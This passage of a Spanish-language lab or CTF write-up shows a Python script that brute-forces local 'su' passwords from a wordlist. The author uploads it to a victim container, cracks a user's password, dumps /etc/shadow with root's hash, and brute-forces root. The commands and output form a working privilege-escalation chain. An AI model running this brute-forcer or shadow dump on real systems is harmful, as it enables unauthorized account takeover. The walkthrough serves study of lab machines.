114     print(f"{GREEN}{BOLD}\n[+] El archivo proporcionado tiene un total de {total} líneas{RESET}")
115     time.sleep(2)
116     print(f"{GREEN}{BOLD}\n[+] Vulnerando el login de {user} utilizando el diccionario {wordlist}{RESET}\n")
117
118     with open(wordlist, "r", encoding="latin-1") as f:
119         for i, line in enumerate(f, start=1):
120             password = line.strip()
121             command = f"echo {password} | timeout 0.2 bash -c 'su {user} -c whoami &>/dev/null'"

```

```

122         progress_bar(i, total, width=40)
123         code = executor(command)
124         if code == 0:
125             print(f"{GREEN}{BOLD}\n\n[+] La contraseña para el usuario: {user} es: {password}{RESET}")
126             sys.exit(0)
127         print(f"{RED}{BOLD}\n[-] No se ha podido encontrar la contraseña para el usuario {user}{RESET}")
128     search_again(user)
129
130 def main():
131     print_banner()
132     execute_trap()
133     operative_system_detection()
134     args = obtain_args()
135     brute_forcer(args.user, args.wordlist)
136
137
138 if __name__ == '__main__':
139     main()

```

La carga en el sistema utilizando un servidor http desde mi máquina kali y aprovecho que la máquina víctima tiene python3 instalado para utilizarla.

```

www-data@305b56f2c9a3:/tmp$ python3 brutal_force_v1.py -u luisillo_o -w rock.txt
/home/phenix/Exercitatio
apoli
BRUTAL FORCE
Herramienta diseñada por x0Spectral | v1.0 - Utilizar únicamente en entornos controlados
[+] Sistema Linux detectado, se puede continuar con el script
[+] El archivo proporcionado tiene un total de 14344394 líneas
[+] Vulnerando el login de luisillo_o utilizando el diccionario rock.txt
[-----] Líneas: 64/14344394 Progreso: [0.000446%]
/home/phenix/Exercitatio/apoli
[+] La contraseña para el usuario: luisillo_o es: 19831983

```

Al hacer el cambio de usuario y ejecutar el comando `id` para ver los grupos a los que pertenecía como dicho usuario me encuentro con que pertenezco al grupo `shadow`:

```
www-data@305b56f2c9a3:/tmp$ su luisillo_o
Password:
$ id
uid=1001(luisillo_o) gid=1001(luisillo_o) groups=1001(luisillo_o),42(shadow)
$
```

La pertenencia a este grupo implica que el usuario tiene la capacidad de listar el archivo `/etc/shadow`, un archivo muy sensible, en el que aparecen las contraseñas de los usuarios en formato hash, incluyendo la del usuario `root`.

```
$ cat /etc/shadow
root:$y$j9T$awXWvi2tYABgO5kreZcIi/$obvQc0Amd6lFWbwfElQhZD6vpJN/AEV8/hZMXLYTx07:19969:0:99999:7:::
daemon:!:19936:0:99999:7:::
bin:!:19936:0:99999:7:::
sys:!:19936:0:99999:7:::
sync:!:19936:0:99999:7:::
```

Aquí podemos proceder de varias maneras, podemos crackear el hash con `john` o `hashcat` o cualquier herramienta de crackeo. Mi alternativa fue utilizar el mismo procedimiento que con el usuario `luisillo_o`, ya que si podía crackear el hash con fuerza bruta, también podría utilizar mi herramienta para ello.

En efecto, funcionó, obtuve la contraseña de `root`.

```
$ python3 brutal_force_v1.py -u root -w rock.txt

[+] Sistema Linux detectado, se puede continuar con el script
[+] El archivo proporcionado tiene un total de 14344394 líneas
[+] Vulnerando el login de root utilizando el diccionario rock.txt
[+] La contraseña para el usuario: root es: rainbow2
```

Hice el cambio de usuario a `root` con `su`:

```
$ su root
Password:
root@305b56f2c9a3:/tmp# whoami
root
root@305b56f2c9a3:/tmp#
```

Finalmente conseguí escalar a `root`!